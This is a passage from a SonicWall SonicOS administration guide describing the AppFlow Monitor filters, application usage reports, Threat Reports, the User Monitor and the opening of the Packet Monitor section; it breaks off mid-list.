
Flow Chart View

The **Flow Chart View** displays the network usage according to the Kbps used over the specified period. For each AppFlow Monitor tab, you can select, in the:

- Drop-down menu below the chart, what the chart displays:
  - **Most Frequent**—The top entries in the AppFlow Monitor tab.

    NOTE: The most frequent entries may change over time. If you select Most Frequent, you can restrict the most frequent entries to those displayed at a particular time by clicking the lock icon next to the drop-down menu.


  - One or more of the individual entries in the AppFlow Monitor tab.
- Scaling field:
  - Auto Y-Scaling (default).
  - A specific number and optional unit for scaling.




Filter Options

NOTE: Filter options are available only in **List** view although they affect the other views.

The **AppFlow Monitor Filter Options** allow you to filter out incoming, real-time data. You can apply, create, and delete custom filters to customize the information displayed. The filter options apply across all the AppFlow Monitor tabs. See Creating Filters.



Filter Options

Option	Widget	Description
Add to Filter		Adds the current selection to filter. At least 1 item must be selected to use the filter options. After doing so, all other tabs will update with information pertaining to the items in the filter.
Remove from Filter		Removes all the current selections from the filter view by clicking on the X.
Filter Element		Indicates a filter element.
Load Filter		Loads existing filter settings.
Save		Saves the current filter settings.
Delete		Deletes the current filter settings.
Filter View		Correlates data among the tabs.

Creating Filters

Creating filters allows you to reduce the amount of data seen in the AppFlow Monitor. You can create simple or complex filters, depending on the criteria you specify. By doing so, you can focus on points of interest without distraction from other applications.

Topics:

- Creating a Filter with Filter View
- Viewing Entries in Filter View
- Saving Filter Views
- Deleting Filter Views
- Creating a Filter with the Filter Text Field

Creating a Filter with Filter View

To create a filter using Filter View:

1. Navigate to **Dashboard > AppFlow Monitor**.
2. Select a tab; for example, **Applications** or **Users**.
3. Select the check box(es) of the item(s) on the tab you wish to add to the filter.
4. Click either the **Filter View** button or the **Add to Filter** button.

   After entries have been added to the filter, only those entries are visible in the tab. In the other AppFlow Monitor tabs, only information about those items associated with the filtered entries are visible.

Tabs with a filter are indicated by a button in the Filter View.

5 To further refine the filter, select another tab and repeat Step 3 and Step 4. Each tab is added to the Filter View.

Viewing Entries in Filter View


For a quick look at the items in a filter view, click on the name of the tab in the filter view. A drop-down menu appears listing all items selected in that tab.

To close the drop-down menu, click the name of the tab in the Filter View.

Saving Filter Views

You can save a filter view for future use. To save a filter view, follow these steps.


1 Click the **Load Filter** drop-down menu.



2 Select the **blank line** at the top of the list.

3 Enter a friendly, easy-to-remember name for the filter.

4 Click the **Save Filter** button next to the **Load Filter** drop-down menu.



Deleting Filter Views

You can delete all the filter views, the filter view of a tab, or just a few of the items in a particular filter view.

Ways to Delete Filter Views

To Delete	Do This
All the filter views	Click the **X** in the **Remove from Filter** button
A particular filter view	Click the **X** in the **Filter View** button for that tab

Ways to Delete Filter Views

To Delete	Do This
One or more items in a filter view	1 Click the name of the tab to display the drop-down menu. 2 Click the **X** next to the item(s) to delete
A saved filter	1 Select the filter in the **Load Filter** drop-down menu. 2 Click the **Delete** button to the right of the **Load Filter** drop-down menu

Creating a Filter with the Filter Text Field

The **Dashboard > AppFlow Monitor** page has a **Filter** text field, in which you can enter a text string to use for filtering the displayed information. Valid text strings are names such as Google, Firefox, or IP addresses.

Generating Application Visualization Report

The SonicWall Application Intelligence and Control feature allows you to maintain granular control of applications and users by creating bandwidth management policies based on local pre-defined categories, individual applications, or even users and groups. With the Application Visualization feature, you are able to view real-time graphs of applications, ingress and egress bandwidth, websites visited, and all user activity. You are able to adjust network policies based on these critical observations. The *SonicWall Application Usage and Risk Analysis* combines the results of these two features in a downloadable report listing the following categories:

- High Risk Applications in Use
- Top URL Categories in Use
- Applications with the Highest Bandwidth Usage
- Application Usage by Category and Technology
- Top Findings of Network Characteristics
- Recommendations based on the Top Findings

To generate an Application Visualization report:

1 Navigate to the **Dashboard > App Flow Monitor** page.


2 Click the **Send Report** button from the AppFlow toolbar.

3 Click the **Generate Report** button to get a dynamically generated report specific to your SonicWall appliance.

NOTE: The report may take a few minutes to generate and download.

Once the report is generated, an executive summary is provided at the top of the report for a holistic overview of your network. The report contains a real-time snapshot of network traffic to guide you in implementing new bandwidth management policies.

An example *SonicWall Application Usage and Risk Analysis* is provided below, listing applications with the highest bandwidth usage, their application category, number of sessions, application risk level, and a detailed description of the application.



Applications with the Highest Bandwidth Usage

The following applications are using the most bandwidth on the network. Reviewing this list will help you evaluate how much of your bandwidth is being used for appropriate business purposes and how much bandwidth is being used for non-business purposes.

Applications	Category	Sessions	Bytes	Risk
Symantec Live Update	APP-UPDATE	2304093242		ELEVATED
FTP	PROTOCOLS	15320360021		GUARDED
Google Analytics	BROWSING-PRIVACY	15223253394		SEVERE

Note: There are multiple non-business oriented applications in the top 20 applications including photo-video, gaming, and online poker.

Symantec Live Update

Symantec Live Update is an application that downloads and installs security updates and software patches. A valid subscription is required to obtain the latest virus definitions; older versions of Symantec Live Update may not detect the latest virus definitions until the application is updated.

FTP

File Transfer Protocol (FTP) is a standard network protocol used to copy a file from one host to another over the Internet. FTP Users may authenticate themselves using a clear-text sign-in protocol, but can also connect anonymously if the server is configured to allow it. Typically, no verification is performed on the supplied data.

Google Analytics

Google Analytics analyzes the user's data using analysis tools, data exporting applications, and third-party solutions.

IPv6 App Flow Monitor

For complete information on the SonicOS implementation of IPv6, see About IPv6 on page 1839.

App Flow Monitor Visualization is configured the same in IPv6 and IPv4. Toggle the **View IP Version** radio buttons to change the view/configuration.

9

Viewing Threat Reports

Dashboard > Threat Reports

This section describes how to use the SonicWall Threat Reports feature on a SonicWall appliance.

Topics:

SonicWall Threat Reports Overview

Topics:

What Are Threat Reports?

The SonicWall Threat Reports provides reports of the latest threat protection data from a single SonicWall appliance and aggregated threat protection data from SonicWall appliances deployed globally:

- Viruses Blocked
- Intrusions Prevented
- Spyware Blocked
- Multimedia (IM/P2P) Detected/Blocked

The SonicWall Threat Reports displays automatically upon successful authentication to a SonicWall appliance, and can be viewed at any time by navigating to the **Dashboard > Threat Reports** page.

Each report includes a graph of threats blocked over time and a table of the top blocked threats. Reports, which are updated hourly, can be customized to display data for the last 12 hours, 14 days, 21 days, or 6 months. For easier viewing, SonicWall Threat Reports reports can be transformed into a PDF file format with the click of a button.

Benefits

The Threat Reports provides the latest threat protection information to keep you informed about potential threats being blocked by SonicWall appliances. If you subscribe to SonicWall's security services, including Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention Service (IPS), and Content Filtering Service, you are automatically protected from the threats reported by the SonicWall Threat Reports. SonicWall's security services include ongoing new signature updates to protect against the latest virus and spyware attacks.

How Does the Threat Reports Work?

The SonicWall Threat Reports provides global and appliance-level threat protection statistics. At the appliance level, threat protection data from your SonicWall appliance is displayed. At the global level, the SonicWall Threat Reports is updated hourly from the SonicWall backend server with aggregated threat protection data from globally-deployed SonicWall appliances. Data provided by the SonicWall backend server is cached locally for reliable delivery.

To be protected from the threats reported in the SonicWall Threat Reports, it is recommended that you purchase SonicWall security services. For more information about SonicWall security services, see SonicWall Security Services.

NOTE: The SonicWall appliance must have Internet connectivity (including connection to a DNS server) to receive the latest threat protection statistics from the SonicWall backend server, which reports aggregated data from globally deployed SonicWall appliances. If you lose connectivity, cached data from the last update will display, and the latest data will not be available until connectivity is restored.


SonicWall Threat Reports Configuration Tasks

The SonicWall Threat Reports can be configured to display:

- Global or appliance-level statistics
- Statistics for different time periods


And to generate a custom PDF file.

The SonicWall Threat Reports displays automatically upon successful login to a SonicWall appliance. You can access the SonicWall Threat Reports at any time by navigating to **Dashboard > Threat Reports**. The introductory **Dashboard > Threat Reports** page, shown below, displays while the latest data is retrieved before the **System > Security Dashboard** page displays.




NOTE: The **System > Security Dashboard** page contains the Threat Reports. To display this page, you need to navigate to the **Dashboard > Threat Reports** page.

System > Security Dashboard Top Half



System > Security Dashboard Bottom Half




Topics:

- Switching to Global or Appliance-Level View
- Selecting Custom Time Interval
- Generating a Threat Reports PDF

Switching to Global or Appliance-Level View

To view SonicWall Threat Reports global reports, select the radio button next to **Global** in the top of the **Dashboard > Threat Reports** screen. To view appliance-level reports, select the radio button next to the appliance serial number.



Selecting Custom Time Interval


SonicWall Threat Reports provide an aggregate view of threats blocked during a specified time period. You can configure each report to one of four time periods. Each report can be configured to reflect a different time period.

To change a report to reflect a different time period:

1 On the **System > Security Dashboard** page, select the report you want to change:


- **Viruses Blocked**
- **Intrusions Prevented**
- **Spyware Blocked**
- **Multimedia (IM/P2P) Detected/Blocked**

2 In the right-hand corner of the title bar of the selected report, select one of the following options from the drop-down menu:



- **Last 12 Hours** - Displays threat information from the last 12 hours
- **Last 14 Days** (default) - Displays threat information from the last 14 days
- **Last 21 Days** - Displays threat information from the last 21 days
- **Last 6 Months** - Displays threat information from the last 6 months

Generating a Threat Reports PDF

To create a PDF version of the SonicWall Threat Reports, first select the desired view (global or appliance-level) and the desired time period for each report (the last 12 hours, 14 days, 21 days, or 6 months). Click the words, **Download PDF** 

, at the top of the page.


10

Monitoring Active Users

- Dashboard > User Monitor

Dashboard > User Monitor

The User Monitor tool provides a quick and easy method to monitor the number of active users on the SonicWall security appliance. To view the User Monitor tool, navigate to the **Dashboard > User Monitor** page.




- **View Style**: Sets the scale of the X-axis, which displays the time duration:
  - **Last 30 Minutes**
  - **Last 24 Hours**
  - **Last 30 Days**

- **Vertical Axis**: Sets the scale of the Y-axis, which displays the number of users. The available options reflect the number of users. For example, two different systems would have different options:

  Vertical Axis Options

Few Users	Many Users
10	800
100	8000
1000	80000

- **Configure** icon: Displays the **Select the user types to display** pop-up dialog, where you can select the types of users to be displayed, indicated by the associated color:

  - **Remote Users via SSL VPN** (yellow)
  - **Remote Users with GVC/L2TP Client** (green)
  - **Users Authenticated by Web Login** (orange)
  - **Guest Users** (purple)
  - **Inactive Users** (grey)

  By default, all except **Guest Users** and **Inactive Users** are selected.

  NOTE: The display can become quite large.


- **Refresh** Refresh button: Refreshes the display.

11

Monitoring Individual Data Packets

Dashboard > Packet Monitor

For increased convenience and accessibility, the Packet Monitor page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of how it is accessed.



Topics:

- Packet Monitor Overview
- Configuring Packet Monitor
- Using Packet Monitor and Packet Mirror
- Verifying Packet Monitor Activity
- Related Information

Packet Monitor Overview

Topics:

What is Packet Monitor?

Packet Monitor is a mechanism that allows you to monitor individual data packets that traverse your SonicWall appliance. Packets can be either monitored or mirrored. The monitored packets contain both data and addressing information. Addressing information from the packet header includes the following:

- Interface identification
- MAC addresses
- Ethernet type
- Internet Protocol (IP) type
- Source and destination IP addresses
- Port numbers
- L2TP payload details
- PPP negotiations details

You can configure the Packet Monitor feature in the SonicOS management interface. The management interface provides a way to configure the monitor criteria, display settings, mirror settings, and file export settings, and displays the captured packets.

Benefits of Packet Monitor

The SonicOS Packet Monitor feature provides the functionality and flexibility that you need to examine network traffic without the use of external utilities, such as Wireshark (formerly known as Ethereal). Packet Monitor includes the following features:

